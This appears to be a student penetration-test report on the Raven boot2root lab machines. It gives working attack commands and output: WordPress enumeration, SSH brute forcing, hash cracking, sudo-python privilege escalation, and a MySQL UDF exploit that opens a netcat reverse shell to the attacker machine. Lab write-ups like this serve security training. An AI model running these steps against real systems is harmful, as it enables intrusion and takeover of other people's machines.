Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

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
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4:.192.168.1.110
OS: Linux
Hostname: TARGET1

IPv4: 192.168.1.115
OS: Linux
Hostname: TARGET2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
WordPress Site Enumeration	Use of WordPress Security Scanner (wpscan) against server (192.168.1.110) reveals sensitive information	The WordPress Security Scanner reveals the usernames: “michael” and “steven”
Brute Force Attack (michael)	By using Metasploit’s ssh_login module, user michael’s password can be cracked on the target	Malicious attackers can ssh into the TARGET1 server as user michael
wp-config.php readability	wp-config.php reveals sensitive information about root password for MySQL database	Vulnerable user michael has access to viewing wp-config.php which reveals root password for MySQL
John the Ripper (steven)	Using John on a hashed password for Steven found in MySQL	User steven’s hashed password cracked and obtained
Privilege escalation with Python	Exploit steven’s sudo permissions on python to gain root access of system: sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’	Steven’s sudo permissions with Python can be leveraged to gain root access of the system

Exploits Used

Exploitation: WordPress Site Enumeration


- Use of WordPress Security Scanner (wpscan) against TARGET1 server (192.158.1.110) to reveal sensitive information
- wpscan --url http://192.168.1.110/wordpress --enumerate u,vp
- The scan revealed sensitive information including information about usernames: michael and steven

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u,vp
_______________________________________________________________
         __          _______   _____
         \ \        / /  ___| |_   _|
          \ \  /\  / /| |\___ \  | |  _ __ ___   __ _ _ __ ®
           \  /  \/  | | |___) | | | | '_ ` _ \ / _` | '_ \
            \/ /\/ |_| |____/   |_| |_| |_| |_| \__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Fri Jul 17 18:51:28 2020

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.14 identified (Latest, released on 2020-06-10).
```


```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: Brute Force Attack (user: michael)

- By using Metasploit's ssh_login module, user michael's password can be cracked on the target (password: michael)
- Malicious attackers can ssh into the TARGET1 server as user: michael




Running the Brute Force Attack and the result:



Exploitation: wp-config.php readability

- wp-config.php reveals sensitive information about root password for MySQL database
- After ssh michael@192.168.1.110 to enter TARGET1, user michael has access to viewing wp-config.php (var/www/html/wordpress/wp-config.php) which reveals the root password for MySQL database
- root username and password for MySQL database were discovered: (root, R@v3nSecurity)



Exploitation: John the Ripper (steven)

- John the Ripper tool “john” was used on user steven’s hashed password which was found in the “wp_users” table of the “wordpress” database in MySQL
- The result from running john on steven’s wordpress hashed password revealed the following password: pink84
- User steven’s hashed password was cracked and obtained

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+----------------+
2 rows in set (0.00 sec)

mysql>
```

```
Shell No. 1
File  Actions  Edit  View  Help
root@Kali:~# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
root@Kali:~# nano wp_users.txt
root@Kali:~# john wp_users.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (?)
```

Exploitation: sudo Python permissions for user steven

- After gaining access to target 1 as steven (ssh steven@192.168.1.10), it is realized that steven has sudo permissions on python (sudo -l)
- A python exploit is ran to gain root control of the target machine:

  sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’;
- After running this command, root access is granted on the TARGET1 machine

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:
Permission denied, please try again.
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 19 01:11:16 2020 from 192.168.1.90
$ exitConnection to 192.168.1.110 closed.
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul 21 08:04:46 2020 from 192.168.1.90
$ ls
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# ls
root@target1:/home/steven# cd ..
root@target1:/home# ls
michael  steven  vagrant
root@target1:/home# cd ..
root@target1:/# ls
bin   etc         lib        media  proc  sbin  tmp      var
boot  home        lib64      mnt    root  srv   usr      vmlinuz
dev   initrd.img  lost+found opt    run   sys   vagrant
root@target1:/# cd root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag 4
cat: flag: No such file or directory
cat: 4: No such file or directory
root@target1:~# cat flag4.txt
_____
| ___ \
| |_/ /__ ___   ____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```

Critical Vulnerabilities: Target 2


Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Wordpress Scan	• WPScan Tool to scan a server's Wordpress database for any vulnerabilities. • Can also be done using an nmap script.	• Hidden folders such as "manual" and "vendor" were revealed in the scan. • Accessing "vendor" folder and the VERSION page leads to a single flag.
PHPMailer 5.2.16	• Exploitdb search revealed an RCE vulnerability for PHPMailer versions below 5.2.18	• Uploading a unique PHP script into the server and calling on it will send a shell to the attacker machine.
MySQL Root Access	• Access to server's MySQL database as 'root' allows the attacker to administer the database.	• Attacker can create tables and functions that can allow the attacker to take control from MySQL.

Exploitation: Wordpress Scan


- Similarly to TARGET1, WPScan can be used to enumerate the server.
- In this case, an nmap script was used that performs the same function:
  - nmap -v --script http-enum.nse 192.168.1.115
- Two hidden folders “/manual” and “/vendor” were revealed throuh this scan.

```
root@Kali:~# nmap -v --script http-enum.nse 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-17 22:32 PDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:32
Completed NSE at 22:32, 0.00s elapsed
Initiating ARP Ping Scan at 22:32
Scanning 192.168.1.115 [1 port]
Completed ARP Ping Scan at 22:32, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:32
Completed Parallel DNS resolution of 1 host. at 22:32, 0.03s elapsed
Initiating SYN Stealth Scan at 22:32
Scanning 192.168.1.115 [1000 ports]
Discovered open port 445/tcp on 192.168.1.115
Discovered open port 22/tcp on 192.168.1.115
Discovered open port 139/tcp on 192.168.1.115
Discovered open port 80/tcp on 192.168.1.115
Discovered open port 111/tcp on 192.168.1.115
Completed SYN Stealth Scan at 22:32, 0.07s elapsed (1000 total ports)
NSE: Script scanning 192.168.1.115.
Initiating NSE at 22:32
Completed NSE at 22:32, 1.47s elapsed
Nmap scan report for 192.168.1.115
Host is up (0.00095s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /manual/: Potentially interesting folder
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)
```



Exploitation: PHPMailer

- TARGET2's Server uses PHPMailer 5.2.16 as found in the "/vendor" folder.
- ExploitDB reveals a PHPMailer vulnerability for versions below 5.2.18
- The contact.php form on the website can be used to upload a netcat script, which can be used to call back to the attacker machine with a listener port set up.



Exploitation: MySQL Root Access

- TARGET2's wp-config.php file contains credentials to its MySQL database: user root; password R@v3nSecurity.
- Root access allows the attacker to create a table with a function to access the underlying system.

```
No query specified

mysql> create table hacker(line blob);
create table hacker(line blob);
Query OK, 0 rows affected (0.02 sec)

mysql> insert into hacker values(load_file('/tmp/1518.so'));
insert into hacker values(load_file('/tmp/1518.so'));
Query OK, 1 row affected (0.01 sec)

mysql> select * from hacker into dumpfile '/usr/lib/mysql/plugin/1518.so';
select * from hacker into dumpfile '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname '1518.so';
create function do_system returns integer soname '1518.so';
Query OK, 0 rows affected (0.00 sec)

mysql> select * from mysql.func;
select * from mysql.func;
+-----------+-----+---------+----------+
| name      | ret | dl      | type     |
+-----------+-----+---------+----------+
| do_system |   2 | 1518.so | function |
+-----------+-----+---------+----------+
1 row in set (0.00 sec)

mysql> select do_system('chmod u+s /usr/bin/find');
select do_system('chmod u+s /usr/bin/find');
+-------------------------------------+
| do_system('chmod u+s /usr/bin/find') |
+-------------------------------------+
|                                   0 |
+-------------------------------------+
1 row in set (0.01 sec)
```

```
mysql> select do_system('nc 192.168.1.90 4321 -e /bin/bash');
select do_system('nc 192.168.1.90 4321 -e /bin/bash');
+-----------------------------------------------+
| do_system('nc 192.168.1.90 4321 -e /bin/bash') |
+-----------------------------------------------+
|                                             0 |
+-----------------------------------------------+
1 row in set (0.00 sec)

mysql> select do_system('nc 192.168.1.90 4321 -e /bin/bash');
select do_system('nc 192.168.1.90 4321 -e /bin/bash');
```

```
root@Kali:~# nc -lvnp 4321
listening on [any] 4321 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 39852
whoami
root
cd /root
ls
flag4.txt
cat flag4.txt
 ___                                  ___ ___
| _ \__ ___ ____ _ _ |  _ \ _ |
| _ / _` \ V / _) ' \ | _ | _ |
|_|\_\__,_|\_/\___|_||_|___|___|

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```

Avoiding Detection

